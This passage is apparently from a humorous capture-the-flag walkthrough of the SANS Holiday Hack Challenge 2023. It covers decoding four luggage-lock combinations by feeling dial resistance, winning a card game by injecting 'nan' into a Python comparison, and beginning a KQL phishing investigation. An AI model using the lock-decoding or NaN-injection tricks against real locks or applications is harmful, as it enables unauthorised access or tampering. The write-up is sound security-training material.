Sorry, that answer is incorrect. Please try again!
```

You try a lowercase “santa”, which is accepted as correct. You wonder whether “santa” is indeed the same as “Santa” or whether there are actually two of them. Does “santa” deliver presents whilst “Santa” holidays in the Geese Islands?

```
root@ce14dcc8a3fe:/root# ./runmetoanswer
Who delivers Christmas presents?

> santa
Your answer: santa

Checking....
Your answer is correct!
```

The objective is marked complete and you earn another achievement. You flutter down from Scaredy Kite Heights.

Linux PrivEsc
Difficulty:
Rosemold is in Ostrich Saloon on the Island of Misfit Toys. Give her a hand with escalation for a tip about hidden islands.


Congratulations! You have completed the Linux PrivEsc challenge!


Luggage Lock - Square Wheel Yard - Island of Misfit Toys


You meet and greet Garland Candlesticks but you can’t really say for sure what they look like, as your eyes are hypnotically drawn to the super-sized, sharp nosed, hungry looking toy nearby.

You shuffle nervously whilst Garland Candlesticks talks, wondering just how long you’ll have to be here. It transpires that Garland Candlesticks needs help in breaking into some luggage, purportedly their luggage but since this is an opportunity to learn a new skill, you don’t investigate too closely if this is indeed true.

Hey there, I'm Garland Candlesticks! I could really use your help with something.


After your brief but interminably long conversation, a hint is unlocked pointing you to watch Chris Elgee’s talk on unlocking luggage, which you do so with avid but shocked interest.


Luggage Lock
Difficulty:
Help Garland Candlesticks on the Island of Misfit Toys get back into his luggage by finding the correct position for all four dials



Lock Talk
From: Garland Candlesticks
Terminal: Luggage Lock Decode
Check out Chris Elgee's talk regarding his and his wife's luggage. Sounds weird but interesting!

Eager to try out your new found skill, you open the Luggage Lock Decoder terminal.

Wanting to learn in baby steps, you select One wheel and click play



Welcome to Luggage Lock Decoder!
See if you can help our elf open their luggage. You'll need to figure out the right combination and then push the button all the way in.

Luggage Lock terminal start



Luggage Lock one dial start

You click the question mark, which explains the user interface.



The circular button with keyhole is used to apply pressure.

The objects outlined in light blue are clickable with the mouse.

See example diagram below for keyboard keys that can also be used to interact with the button and each dial/wheel.


Luggage Lock help


You try out the keyhole button and discover it can be depressed a maximum of 5 times, with the 6th time resetting it to it's neutral state. When depressed five times, the dial is stuck and cannot be moved.


Luggage Lock keyhole button depressed five times

You depress the keyhole button four times and now the dial can be rotated upwards.

You keep rotating and during the first full rotation, observe that a `Dial resistance ...` message displays when the dial is on 2 and 8. You spin the dial through another full rotation but it becomes permanently stuck on 8.



Luggage Lock keyhole button stuck on 8




Luggage Lock one dial opened with **8**

You depress the keyhole button all the way and the luggage unlocks, indicating **8 is the correct number for the one dial lock**.

You apply the same technique to open the two dial version. In this case, the right-most dial becomes stuck on 2 after a couple of full rotations but the left-most dial takes several full rotations before it becomes stuck on 7. Thus, **7-2** is the correct number for the two dial lock.



Luggage Lock two dial opened with **7-2**



Luggage Lock three dial opened with **9-1-2**

Channeling Groundhog Day, or wreaking havoc as The Matrix cat, you apply the same technique to open the Three dial version. This one proves easier than the two-dial version because each dial becomes stuck during the first rotation. This is what ChatNPT must have changed in The Matrix. The code transpires to be **9-1-2**.


Buoyed by the certainty that ChatNPT likes you but forgetting it was actually the power of Three at work, you feel like the next one will be a piece of cake. However, it turns out to be a crumpet. You don't have a screenshot of the winning combination because the bag flew open in your face but it turned out to be **4-0-5-3**, with the left-most dial taking a few rotations to become stuck.

The doll creeps you out so you quickly close the bag but not before capturing a screenshot for all posterity. You wonder if a third person perspective would have made it less creepy.

You also can't help but notice that the contents all look very clean and new. Garland Candlesticks must have geared up specifically for this vacation. You return the luggage to Garland Candlesticks who is so grateful to get their creepy doll back.


Luggage Lock four dial opened with **4-0-5-3**

The objective is marked complete and you earn another achievement. However, being still wary of the super-sized, sharp nosed, hungry looking toy nearby and deeply rattled by the doll in


Luggage Lock

Difficulty:

Help Garland Candlesticks on the Island of Misfit Toys get back into his luggage by finding the correct position for all four dials



Congratulations! You have completed the Luggage Lock challenge!

the bag, your dopamine hit is muted and you scurry off to your next objective.

Wombley Cube - Chiaroscuro City - Film Noir Island


From the Island of Misfit Toys you sail north to Film Noir Island and pull your ship into Chiaroscuro City. As you stride down the gangway, your mind is suddenly beset by a sharpness, a pure clarity that you haven't experienced before. You're not sure what it is about this place but ... you like it.

You pass the Goose of Film Noir Island, who greets you with a "mmooooOOOO". A short ways beyond, you meet an odd fellow called Wombley Cube distributing what appears to be a self published audio book, The Enchanted Voyage of Santa and his Elves to the Geese Islands. Not being much for audio books and always suspicious of free gifts, you politely accept the goods and stash it in a folder just in case you might need it later, as unlikely as that may seem.




Here, have this audiobook copy and enjoy the adventure at your convenience, my friend!

Na'an - Chiaroscuro City - Film Noir Island


Na'an

Difficulty: 🎄🎄🎄🎄🎄

Shifty McShuffles is hustling cards on Film Noir Island. Outwit that meddling elf and win!



The Upper Hand

From: Shifty McShuffles
Terminal: Na'an

Shifty said his deck of cards is made with Python. Surely there's a weakness to give you the upper hand in his game.

Surreptitiously tucked away between two buildings in roughly the center of the city, resides Shifty McShuffles, who wants to play a card game with you.

Right away your antennae go up. You can't quite place your finger on it but something about them seems ... shifty.




Plus, I'd wager you've never played this game before, as this isn't any ordinary deck of cards. It's made with Python.

Shifty McShuffles does for some reason provide you a link to https://www.tenable.com/blog/python-nan-injection, though, and this is added to your catalog of hints.

In viewing the blog post, you are also reminded of Mark Baggett's Python's Nan-Issue | KringleCon 2022 talk from last year.

You fire up the terminal, which presents you with the game rules.

You click through to the game start so you can see it in action and gain a feel for the normal flow. You have five cards in your hand and can type a value into each card.



Welcome to Shifty's Card Shuffle

To play, you must pick five unique cards numbering from 0-9. Whoever picks the lowest and highest numbers gets a point for each. If you and shifty both pick the same number that number is canceled out. First one to 10 points wins.


Shifty definitely doesn't cheat 😉

Click on the scroll to begin.

The rules to be broken



Five cards each




You can type a value into each card

Shifty McShuffles sure is cocky! You're even more sure that luck won't be required for someone as skilled as yourself.

You enter 8, 2, 1, 0, 9 into each card but it turns out Shifty McShuffles is a supreme mind reader and chooses the exact same set, albeit in a different sequence, so maybe they are not quite so supreme after all. As per the rules, this means every card in your hand is canceled by every card in Shifty McShuffles' hand, so neither of you win.


You think about the name of the challenge, Na'an, for a second, which makes you hungry for a curry, then you recall NaN and its strange properties from Mark Baggett's talk. You know the aim of the game is to pick unique highest and lowest numbers that Shifty McShuffles did not pick but you also "know" that if NaN is the first item in a list, Python will treat NaN as *both* the maximum and minimum of the list. This is so bizarre, it makes your head feel like lead, so you try it out in the Python3 REPL. Low and behold, the factoid is a fact and is thus devoid of the oid!



You cancel each other's numbers - no-one wins


```
$ python3 -V
Python 3.11.7
$ python3 -q
>>> float('nan')
nan
>>> max([float('nan'), 2, 3, 4, 5])
nan
>>> min([float('nan'), 2, 3, 4, 5])
nan
```

Your goal, then is to somehow shuffle NaN into your hand. You **type "nan" into the left most card, then 2, 3, 4, 5 into the subsequent cards**. To Shifty McShuffles' consternation, you are rewarded with two points, winning the hand! In your excitement, you almost don't notice that Shifty McShuffles is one of those rare breeds who poses questions without question marks.





You win with "nan" exhibiting quantum properties and simultaneously being both the minimum and maximum

Wondering how sharp Shifty McShuffles is, you do the **exact** same thing for the next two hands, resulting in a total of 6 points. Shifty McShuffles also **says** the **exact** same thing each time you win.




Emboldened, you do the **exact** *exact* same thing for the next two hands to win a total of 10 points and win the game! Shifty McShuffles is also finally moved to say something different.





The objective is marked complete and an achievement is unlocked.


You say farewell to Shifty McShuffles, barely hiding your smirk, and shuffle off further into the city.



Na'an

Difficulty:

Shifty McShuffles is hustling cards on Film Noir Island. Outwit that meddling elf and win!



Congratulations! You have completed the Na'an challenge!


KQL Kraken Hunt - Chiaroscuro City - Film Noir Island

Preparation - KQL Kraken Hunt


In the north-west of the city can be found the Gumshoe Alley PI office.

Within are some plush furnishings and Tangle Coalbox, who works for the Kusto Detective Agency.

Tangle Coalbox briefs you on a case they need help with - the investigation of a network infection seemingly initiated via a phishing link. They also drop you a link to [create a free Azure Data Explorer cluster](), which you assume is not a phish, as that would just be **mean**.



Greetings, rookie. Tangle Coalbox of Kusto Detective Agency here.



KQL Kraken Hunt

Difficulty:

Use Azure Data Explorer to uncover misdeeds in Santa's IT enterprise. Go to Film Noir Island and talk to Tangle Coalbox for more information.


You are startled by the fact they've completely ignored your casual attire. **This** is the type of place you'd like to work at, although right now, you are not seeking any such entanglement.

You eyeball the objective in your badge, which provides a link to the Kusto Detective Agency's main portal.

Unsure what a Kraken is, you click the provided link with gusto and are presented with the KUSTO Detective Agency. Maybe you should have clicked the link with GUSTO!


You somehow thought you might be paid as an honorary detective but it turns out it's just play. No matter. Play time is better than pay time, it even has an extra letter to prove it.

As a noob, you are presented with instructions on how to get started. You check the FAQ as instructed, which tells you to create a free cluster before you login to the agency.



Are you ready for the most thrilling adventure of this winter season?

KUSTO Detective Agency is back, teaming up with the **SANS Holiday Hack Challenge**, with a brand new season, and it's unlike anything you've seen before. Get ready to dive into the world of cybercrime and detective work like never before!



FAQ & ABOUT

How do I create a free personal cluster?

You're about to embark on your detective journey, but before you get started you'll need to equip yourself with a virtual detective desk, otherwise known as a **free** personal cluster.

You'll need the following to get started:

- A Microsoft account (MSA) or an Azure Active Directory (Azure AD) identity
- A free personal cluster - You'll need its URI to log in to the agency

You can create a free cluster in either Azure Data Explorer as follows:

1. Create a free cluster.
2. On the **My cluster** page, on the **Cluster details** tile, copy the cluster URI, as highlighted in the following image:

Cluster details
Cluster URI
https://kvc[redacted].northeurope.kusto.windows.net


Log in to the agency

Once you've set up your desk, you're ready to start your detective journey. Use the URI you copied to log in to your account and start solving cases. You can choose from one of the following query tools offered by the Kusto team to write queries:

- Azure Data Explorer Web UI - web tool
- Real-Time Analytics KQL Queryset - web tool

In Azure Data Explorer, you create your free cluster.

You copy the created cluster URL into the Agency login form.



Create a cluster and database


Name your cluster and first database, then pick a location to deploy it. Learn more

Cluster display name *
KustoDetectiveAgency
This cluster display name is to help you recognize the cluster easily within Azure Data Explorer. Use the cluster URI everywhere else

Database name *
KustoDetectiveAgencyDB

Cluster location *
Europe
Select a location to deploy the cluster

☑ By clicking "Create", you agree to the Terms of service and Microsoft privacy policy



KustoDetectiveAgency

Use the free cluster to try out Azure Data Explorer.
Load your data and quickly get answers to your questions for free.
Learn more


Cluster details

Cluster URI
https://kvc[redacted]northeurope.kusto.windows.net

Data ingestion URI
https://ingest-kvc[redacted]northeurope.kusto.windows.net

Cluster location
Europe

Policies
Terms of service and Microsoft privacy policy




Please provide your full cluster URI to log in

Cluster URL

Where can I find it?

Once in, you proceed through the introductory "Train me for the case". However, progress through this makes for pretty dull reading and severely challenges the page limit so rest assured you simply plug yourself into The Matrix, close your eyes and download the skills required.



Lieutenant Hackstopper
to me

Welcome to SANS Holiday Hack 2023!

If you've been here before, click that log-in button to access your account. But if you're new and don't have a **free** Kusto cluster or KQL database, fear not! Follow the instructions in the FAQ section to create one and join the detective party. Your shiny new cluster will be your go-to investigative tool, and its URL will be your secret agent identity.

Here's a little puzzle to warm you up with KQL and feel the pulse of the collected data. The Geese Islands network boasts a robust team putting in some serious hustle, and you can unmistakably witness their dedication mirrored in the tasks they bring to life. The delightful keyboard clicks in the morning, truly something to love, don't you agree? Now, presenting a snappy challenge: figure out the number of Craftsperson Elf's in the organization that are working from laptops.


To create new tables and load the data into them, **RUN** the script in the large box below.

Then come back here, click on the 'Train Me for the case' button located at the top right to cozy up with the data you just generated, and acquaint yourself with KQL operators. Let the party begin! ✉️🚂

Words and symbols careen through your mind. `|`, `take 10`, `count`, `where`, `distinct`, `summarize`. You open your eyes and say out loud to no-one in particular "I know KQL-fu", followed by "Pipes. Lots of pipes". You are suddenly surrounded by `|`s. You grab one in both hands and prepare yourself.

Case 1 - KQL Kraken Hunt

With your new found skills, you are ready for Case 1.



Welcome to Operation Giftwrap: Defending the Geese Island network


An urgent alert has just come in, 'A user clicked through to a potentially malicious URL involving one user.' This message hints at a possible security incident, leaving us with critical questions about the user's intentions, the nature of the threat, and the potential risks to Santa's operations. Your mission is to lead our security operations team, investigate the incident, uncover the motives behind email, assess the potential threats, and safeguard the operations from the looming cyber threat.

The clock is ticking, and the stakes are high - are you up for this exhilarating challenge? Your skills will be put to the test, and the future of Geese Island's digital security hangs in the balance. Good luck!

The alert says the user clicked the malicious link 'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx'

What is the email address of the employee who received this phishing email?	Employee Name
What is the email address that was used to send this spear phishing email?	email@domain.com
What was the subject line used in the spear phishing email?	Subject Line

You query the Email table to determine which employee email address received the phishing link: **alabaster_snowball@santaworkshopgeeseislands.org**



